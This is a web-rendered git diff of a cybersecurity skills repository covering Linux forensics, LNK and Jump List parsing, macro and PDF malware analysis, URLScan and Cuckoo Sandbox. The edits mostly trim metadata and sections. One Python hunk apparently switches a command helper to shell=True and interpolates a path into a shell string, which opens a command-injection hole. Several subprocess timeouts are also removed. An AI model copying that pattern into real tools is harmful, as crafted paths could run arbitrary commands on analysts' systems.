- forensics
|
||||
- linux-forensics
|
||||
- system-artifacts
|
||||
- log-analysis
|
||||
- persistence-detection
|
||||
- incident-investigation
|
||||
version: '1.0'
|
||||
tags: [forensics, linux-forensics, system-artifacts, log-analysis, persistence-detection, incident-investigation]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- RS.AN-03
|
||||
- DE.AE-02
|
||||
- RS.MA-01
|
||||
mitre_attack:
|
||||
- T1070
|
||||
- T1059.004
|
||||
- T1543.002
|
||||
- T1053.003
|
||||
---
|
||||
|
||||
# Analyzing Linux System Artifacts
|
||||
|
||||
@@ -4,15 +4,15 @@
|
||||
import os
|
||||
import sys
|
||||
import glob
|
||||
import shlex
|
||||
import json
|
||||
import re
|
||||
import datetime
|
||||
import subprocess
|
||||
|
||||
|
||||
def run_cmd(cmd):
|
||||
"""Execute a command and return output."""
|
||||
if isinstance(cmd, str):
|
||||
cmd = shlex.split(cmd)
|
||||
result = subprocess.run(cmd, capture_output=True, text=True, timeout=30)
|
||||
"""Execute a shell command and return output."""
|
||||
result = subprocess.run(cmd, shell=True, capture_output=True, text=True, timeout=30)
|
||||
return result.stdout.strip(), result.stderr.strip(), result.returncode
|
||||
|
||||
|
||||
@@ -196,12 +196,10 @@ def check_ld_preload(evidence_root):
|
||||
|
||||
def find_suid_binaries(evidence_root):
|
||||
"""Find SUID/SGID binaries (potential privilege escalation)."""
|
||||
result = subprocess.run(
|
||||
["find", evidence_root, "-perm", "-4000", "-type", "f"],
|
||||
capture_output=True, text=True, timeout=30
|
||||
stdout, _, rc = run_cmd(
|
||||
f"find {evidence_root} -perm -4000 -type f 2>/dev/null"
|
||||
)
|
||||
stdout = result.stdout.strip()
|
||||
return stdout.splitlines() if result.returncode == 0 and stdout else []
|
||||
return stdout.splitlines() if rc == 0 and stdout else []
|
||||
|
||||
|
||||
def find_suspicious_tmp_files(evidence_root):
|
||||
|
||||
@@ -1,35 +1,12 @@
|
||||
---
|
||||
name: analyzing-lnk-file-and-jump-list-artifacts
|
||||
description: Analyze Windows LNK shortcut files and Jump List artifacts with LECmd,
|
||||
JLECmd, and manual Shell Link Binary Format parsing to establish evidence of file
|
||||
access, program execution, and user activity that persists even after the target
|
||||
file is deleted. Use when investigating Windows user activity, reconstructing file-access
|
||||
or program-execution timelines, or examining recent/frequently-used file evidence
|
||||
in a forensic exam.
|
||||
description: Analyze Windows LNK shortcut files and Jump List artifacts to establish evidence of file access, program execution, and user activity using LECmd, JLECmd, and manual binary parsing of the Shell Link Binary format.
|
||||
domain: cybersecurity
|
||||
subdomain: digital-forensics
|
||||
tags:
|
||||
- lnk-files
|
||||
- jump-lists
|
||||
- lecmd
|
||||
- jlecmd
|
||||
- windows-forensics
|
||||
- shell-link
|
||||
- user-activity
|
||||
- file-access
|
||||
- program-execution
|
||||
- recent-files
|
||||
version: '1.0'
|
||||
tags: [lnk-files, jump-lists, lecmd, jlecmd, windows-forensics, shell-link, user-activity, file-access, program-execution, recent-files]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- RS.AN-03
|
||||
- DE.AE-02
|
||||
- RS.MA-01
|
||||
mitre_attack:
|
||||
- T1547.009
|
||||
- T1204.002
|
||||
- T1059.001
|
||||
---
|
||||
|
||||
# Analyzing LNK File and Jump List Artifacts
|
||||
@@ -38,14 +15,6 @@ mitre_attack:
|
||||
|
||||
Windows LNK (shortcut) files and Jump Lists are critical forensic artifacts that provide evidence of file access, program execution, and user behavior. LNK files are created automatically when a user opens a file through Windows Explorer or the Open/Save dialog, storing metadata about the target file including its original path, timestamps, volume serial number, NetBIOS name, and MAC address of the host system. Jump Lists, introduced in Windows 7, extend this by maintaining per-application lists of recently and frequently accessed files. These artifacts persist even after the target files are deleted, making them invaluable for establishing that a user accessed specific files at specific times.
|
||||
|
||||
|
||||
## When to Use
|
||||
|
||||
- When investigating security incidents that require analyzing lnk file and jump list artifacts
|
||||
- When building detection rules or threat hunting queries for this domain
|
||||
- When SOC analysts need structured procedures for this analysis type
|
||||
- When validating security monitoring coverage for related attack techniques
|
||||
|
||||
## Prerequisites
|
||||
|
||||
- LECmd (Eric Zimmerman) for LNK file parsing
|
||||
@@ -220,74 +189,3 @@ Recent research (IEEE 2025) shows that Windows 11 produces different LNK and Jum
|
||||
- Magnet Forensics LNK Analysis: https://www.magnetforensics.com/blog/forensic-analysis-of-lnk-files/
|
||||
- Jump Lists Forensics 2025: https://www.cybertriage.com/blog/jump-list-forensics-2025/
|
||||
- Eric Zimmerman's LECmd/JLECmd: https://ericzimmerman.github.io/
|
||||
|
||||
## Example Output
|
||||
|
||||
```text
|
||||
$ LECmd.exe -d "C:\Evidence\Users\jsmith\AppData\Roaming\Microsoft\Windows\Recent" --csv /analysis/lnk_output
|
||||
|
||||
LECmd v1.11.0 - LNK File Parser
|
||||
================================
|
||||
|
||||
Processing 47 LNK files...
|
||||
|
||||
--- LNK File: Q4_Report.xlsx.lnk ---
|
||||
Source: C:\Evidence\Users\jsmith\Recent\Q4_Report.xlsx.lnk
|
||||
Target Path: C:\Users\jsmith\Downloads\Q4_Report.xlsm
|
||||
Target Created: 2024-01-15 14:33:45 UTC
|
||||
Target Modified: 2024-01-15 14:33:45 UTC
|
||||
Target Accessed: 2024-01-15 14:35:12 UTC
|
||||
File Size: 251,904 bytes
|
||||
Drive Type: Fixed (C:)
|
||||
Volume Serial: A4E7-3F21
|
||||
Machine ID: DESKTOP-J5M1TH
|
||||
MAC Address: 48:2A:E3:5C:9B:01
|
||||
|
||||
--- LNK File: update_client.exe.lnk ---
|
||||
Source: C:\Evidence\Users\jsmith\Recent\update_client.exe.lnk
|
||||
Target Path: C:\ProgramData\Updates\update_client.exe
|
||||
Target Created: 2024-01-15 14:34:02 UTC
|
||||
Target Modified: 2024-01-15 14:34:02 UTC
|
||||
Target Accessed: 2024-01-15 14:36:30 UTC
|
||||
File Size: 1,258,496 bytes
|
||||
Drive Type: Fixed (C:)
|
||||
Volume Serial: A4E7-3F21
|
||||
Machine ID: DESKTOP-J5M1TH
|
||||
Working Dir: C:\ProgramData\Updates
|
||||
Arguments: --silent --no-update-check
|
||||
Run Window: Hidden
|
||||
|
||||
======================================================================
|
||||
|
||||
$ JLECmd.exe -d "C:\Evidence\Users\jsmith\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations" --csv /analysis/jumplist_output
|
||||
|
||||
JLECmd v1.5.0 - Jump List Parser
|
||||
==================================
|
||||
|
||||
Processing 23 AutomaticDestinations files...
|
||||
|
||||
--- Application: Microsoft Excel (AppID: 12dc1ea8e34b5a6) ---
|
||||
Entries: 15
|
||||
Most Recent:
|
||||
Entry 0: C:\Users\jsmith\Downloads\Q4_Report.xlsm (2024-01-15 14:35:12 UTC)
|
||||
Entry 1: \\FILESERV01\Finance\Budget_2024.xlsx (2024-01-14 09:22:30 UTC)
|
||||
Entry 2: C:\Users\jsmith\Documents\Expenses\Dec2023.xlsx (2024-01-10 16:45:00 UTC)
|
||||
|
||||
--- Application: Windows Explorer (AppID: f01b4d95cf55d32a) ---
|
||||
Entries: 28
|
||||
Most Recent:
|
||||
Entry 0: C:\ProgramData\Updates\ (2024-01-15 14:36:25 UTC)
|
||||
Entry 1: E:\Backup\ (2024-01-15 15:30:00 UTC)
|
||||
Entry 2: \\FILESERV01\HR\Employees\ (2024-01-15 16:12:45 UTC)
|
||||
|
||||
--- Application: cmd.exe (AppID: 9b9cdc69c1c24e2b) ---
|
||||
Entries: 5
|
||||
Most Recent:
|
||||
Entry 0: C:\Windows\System32\cmd.exe (2024-01-15 14:36:00 UTC)
|
||||
|
||||
Summary:
|
||||
Total LNK files processed: 47
|
||||
Total Jump List entries: 156
|
||||
Suspicious artifacts: 3 (hidden window execution, USB drive access, network shares)
|
||||
CSV exported to: /analysis/lnk_output/ and /analysis/jumplist_output/
|
||||
```
|
||||
|
||||
@@ -1,42 +1,17 @@
|
||||
---
|
||||
name: analyzing-macro-malware-in-office-documents
|
||||
description: 'Analyzes malicious VBA macros embedded in Microsoft Office documents
|
||||
(Word, Excel, PowerPoint) to identify download cradles, payload execution, persistence
|
||||
mechanisms, and anti-analysis techniques. Uses olevba, oledump, and VBA deobfuscation
|
||||
to extract the attack chain. Activates for requests involving Office macro analysis,
|
||||
VBA malware investigation, maldoc analysis, or document-based threat examination.
|
||||
|
||||
'
|
||||
description: >
|
||||
Analyzes malicious VBA macros embedded in Microsoft Office documents (Word, Excel, PowerPoint)
|
||||
to identify download cradles, payload execution, persistence mechanisms, and anti-analysis
|
||||
techniques. Uses olevba, oledump, and VBA deobfuscation to extract the attack chain.
|
||||
Activates for requests involving Office macro analysis, VBA malware investigation,
|
||||
maldoc analysis, or document-based threat examination.
|
||||
domain: cybersecurity
|
||||
subdomain: malware-analysis
|
||||
tags:
|
||||
- malware
|
||||
- macro
|
||||
- Office
|
||||
- VBA
|
||||
- document-malware
|
||||
tags: [malware, macro, Office, VBA, document-malware]
|
||||
version: 1.0.0
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
atlas_techniques:
|
||||
- AML.T0068
|
||||
- AML.T0067
|
||||
d3fend_techniques:
|
||||
- File Metadata Consistency Validation
|
||||
- Application Protocol Command Analysis
|
||||
- Identifier Analysis
|
||||
- Content Format Conversion
|
||||
- Message Analysis
|
||||
nist_csf:
|
||||
- DE.AE-02
|
||||
- RS.AN-03
|
||||
- ID.RA-01
|
||||
- DE.CM-01
|
||||
mitre_attack:
|
||||
- T1137.001
|
||||
- T1204.002
|
||||
- T1059.005
|
||||
- T1027
|
||||
---
|
||||
|
||||
# Analyzing Macro Malware in Office Documents
|
||||
|
||||
@@ -5,11 +5,12 @@ import re
|
||||
import os
|
||||
import sys
|
||||
import hashlib
|
||||
import subprocess
|
||||
import json
|
||||
import zipfile
|
||||
|
||||
try:
|
||||
from oletools.olevba import VBA_Parser
|
||||
from oletools.olevba import VBA_Parser, TYPE_OLE, TYPE_OpenXML
|
||||
from oletools import oleid
|
||||
HAS_OLETOOLS = True
|
||||
except ImportError:
|
||||
|
||||
@@ -1,34 +1,12 @@
|
||||
---
|
||||
name: analyzing-malicious-pdf-with-peepdf
|
||||
description: Perform static analysis of malicious PDF documents using peepdf, pdfid,
|
||||
and pdf-parser to extract embedded JavaScript, shellcode, and suspicious objects.
|
||||
Use when triaging a suspicious PDF attachment from a phishing email, analyzing a
|
||||
PDF-based exploit document, or building detection signatures for weaponized PDF
|
||||
threats.
|
||||
description: Perform static analysis of malicious PDF documents using peepdf, pdfid, and pdf-parser to extract embedded JavaScript, shellcode, and suspicious objects.
|
||||
domain: cybersecurity
|
||||
subdomain: malware-analysis
|
||||
tags:
|
||||
- malware-analysis
|
||||
- pdf
|
||||
- peepdf
|
||||
- pdfid
|
||||
- pdf-parser
|
||||
- static-analysis
|
||||
- reverse-engineering
|
||||
- dfir
|
||||
version: '1.0'
|
||||
tags: [malware-analysis, pdf, peepdf, pdfid, pdf-parser, static-analysis, reverse-engineering, dfir]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- DE.AE-02
|
||||
- RS.AN-03
|
||||
- ID.RA-01
|
||||
- DE.CM-01
|
||||
mitre_attack:
|
||||
- T1204.002
|
||||
- T1059.007
|
||||
- T1027
|
||||
- T1106
|
||||
---
|
||||
|
||||
# Analyzing Malicious PDF with peepdf
|
||||
|
||||
@@ -37,9 +37,9 @@ def run_pdfid(filepath):
|
||||
"""Run pdfid.py to triage PDF for suspicious keywords."""
|
||||
cmd = ["python3", "-m", "pdfid", filepath]
|
||||
alt_cmd = ["pdfid.py", filepath]
|
||||
result = subprocess.run(cmd, capture_output=True, text=True, timeout=120)
|
||||
result = subprocess.run(cmd, capture_output=True, text=True)
|
||||
if result.returncode != 0:
|
||||
result = subprocess.run(alt_cmd, capture_output=True, text=True, timeout=120)
|
||||
result = subprocess.run(alt_cmd, capture_output=True, text=True)
|
||||
keywords = {}
|
||||
for line in result.stdout.strip().split("\n"):
|
||||
line = line.strip()
|
||||
@@ -59,9 +59,9 @@ def run_peepdf_analysis(filepath):
|
||||
"""Run peepdf for detailed PDF object analysis."""
|
||||
cmd = ["peepdf", "-f", "-l", filepath]
|
||||
alt_cmd = ["python3", "-m", "peepdf", "-f", "-l", filepath]
|
||||
result = subprocess.run(cmd, capture_output=True, text=True, timeout=120)
|
||||
result = subprocess.run(cmd, capture_output=True, text=True)
|
||||
if result.returncode != 0:
|
||||
result = subprocess.run(alt_cmd, capture_output=True, text=True, timeout=120)
|
||||
result = subprocess.run(alt_cmd, capture_output=True, text=True)
|
||||
analysis = {
|
||||
"versions": 0,
|
||||
"objects": 0,
|
||||
@@ -98,7 +98,7 @@ def run_pdf_parser(filepath, object_id=None):
|
||||
cmd = ["pdf-parser.py", "-o", str(object_id), "-f", "-d", filepath]
|
||||
else:
|
||||
cmd = ["pdf-parser.py", "--stats", filepath]
|
||||
result = subprocess.run(cmd, capture_output=True, text=True, timeout=120)
|
||||
result = subprocess.run(cmd, capture_output=True, text=True)
|
||||
return result.stdout[:3000]
|
||||
|
||||
|
||||
@@ -107,7 +107,7 @@ def extract_javascript(filepath, peepdf_analysis):
|
||||
js_content = []
|
||||
for obj_id in peepdf_analysis.get("js_objects", []):
|
||||
cmd = ["pdf-parser.py", "-o", str(obj_id), "-f", "-w", filepath]
|
||||
result = subprocess.run(cmd, capture_output=True, text=True, timeout=120)
|
||||
result = subprocess.run(cmd, capture_output=True, text=True)
|
||||
if result.stdout:
|
||||
js_content.append({
|
||||
"object_id": obj_id,
|
||||
|
||||
@@ -1,46 +1,18 @@
|
||||
---
|
||||
name: analyzing-malicious-url-with-urlscan
|
||||
description: URLScan.io is a free service for scanning and analyzing suspicious URLs.
|
||||
It captures screenshots, DOM content, HTTP transactions, JavaScript behavior, and
|
||||
network connections of web pages in an isolat
|
||||
description: URLScan.io is a free service for scanning and analyzing suspicious URLs. It captures screenshots, DOM content, HTTP transactions, JavaScript behavior, and network connections of web pages in an isolat
|
||||
domain: cybersecurity
|
||||
subdomain: phishing-defense
|
||||
tags:
|
||||
- phishing
|
||||
- email-security
|
||||
- social-engineering
|
||||
- dmarc
|
||||
- awareness
|
||||
- url-analysis
|
||||
- threat-intelligence
|
||||
version: '1.0'
|
||||
tags: [phishing, email-security, social-engineering, dmarc, awareness, url-analysis, threat-intelligence]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
atlas_techniques:
|
||||
- AML.T0052
|
||||
nist_csf:
|
||||
- PR.AT-01
|
||||
- DE.CM-09
|
||||
- RS.CO-02
|
||||
- DE.AE-02
|
||||
mitre_attack:
|
||||
- T1566.002
|
||||
- T1204.001
|
||||
- T1598.003
|
||||
---
|
||||
# Analyzing Malicious URL with URLScan
|
||||
|
||||
## Overview
|
||||
URLScan.io is a free service for scanning and analyzing suspicious URLs. It captures screenshots, DOM content, HTTP transactions, JavaScript behavior, and network connections of web pages in an isolated environment. This skill covers using URLScan's web interface and API to investigate phishing URLs, credential harvesting pages, and malicious redirects without exposing the analyst's system to risk.
|
||||
|
||||
|
||||
## When to Use
|
||||
|
||||
- When investigating security incidents that require analyzing malicious url with urlscan
|
||||
- When building detection rules or threat hunting queries for this domain
|
||||
- When SOC analysts need structured procedures for this analysis type
|
||||
- When validating security monitoring coverage for related attack techniques
|
||||
|
||||
## Prerequisites
|
||||
- URLScan.io account (free tier available, API key for automation)
|
||||
- Python 3.8+ with requests library
|
||||
@@ -69,7 +41,7 @@ URLScan.io is a free service for scanning and analyzing suspicious URLs. It capt
|
||||
- Data URIs or base64-encoded content
|
||||
- JavaScript-heavy pages with minimal HTML
|
||||
|
||||
## Workflow
|
||||
## Implementation Steps
|
||||
|
||||
### Step 1: Submit URL to URLScan
|
||||
```
|
||||
|
||||
@@ -1,34 +1,17 @@
|
||||
---
|
||||
name: analyzing-malware-behavior-with-cuckoo-sandbox
|
||||
description: 'Detonate malware samples in Cuckoo Sandbox to observe runtime behavior
|
||||
— process creation, file system and registry changes, network communications,
|
||||
and API calls — and generate behavioral reports for classification and IOC extraction.
|
||||
Use when a sample has passed static triage and needs dynamic/behavioral analysis,
|
||||
when mapping a full infection chain, or when building YARA/behavioral signatures
|
||||
from observed sandbox activity.
|
||||
|
||||
'
|
||||
description: >
|
||||
Executes malware samples in Cuckoo Sandbox to observe runtime behavior including
|
||||
process creation, file system modifications, registry changes, network communications,
|
||||
and API calls. Generates comprehensive behavioral reports for malware classification
|
||||
and IOC extraction. Activates for requests involving dynamic malware analysis, sandbox
|
||||
detonation, behavioral analysis, or automated malware execution.
|
||||
domain: cybersecurity
|
||||
subdomain: malware-analysis
|
||||
tags:
|
||||
- malware
|
||||
- dynamic-analysis
|
||||
- sandbox
|
||||
- Cuckoo
|
||||
- behavioral-analysis
|
||||
tags: [malware, dynamic-analysis, sandbox, Cuckoo, behavioral-analysis]
|
||||
version: 1.0.0
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- DE.AE-02
|
||||
- RS.AN-03
|
||||
- ID.RA-01
|
||||
- DE.CM-01
|
||||
mitre_attack:
|
||||
- T1497
|
||||
- T1055
|
||||
- T1071
|
||||
- T1027
|
||||
---
|
||||
|
||||
# Analyzing Malware Behavior with Cuckoo Sandbox
|
||||
|
||||
Some files were not shown because too many files have changed in this diff Show More
Reference in New Issue
Block a user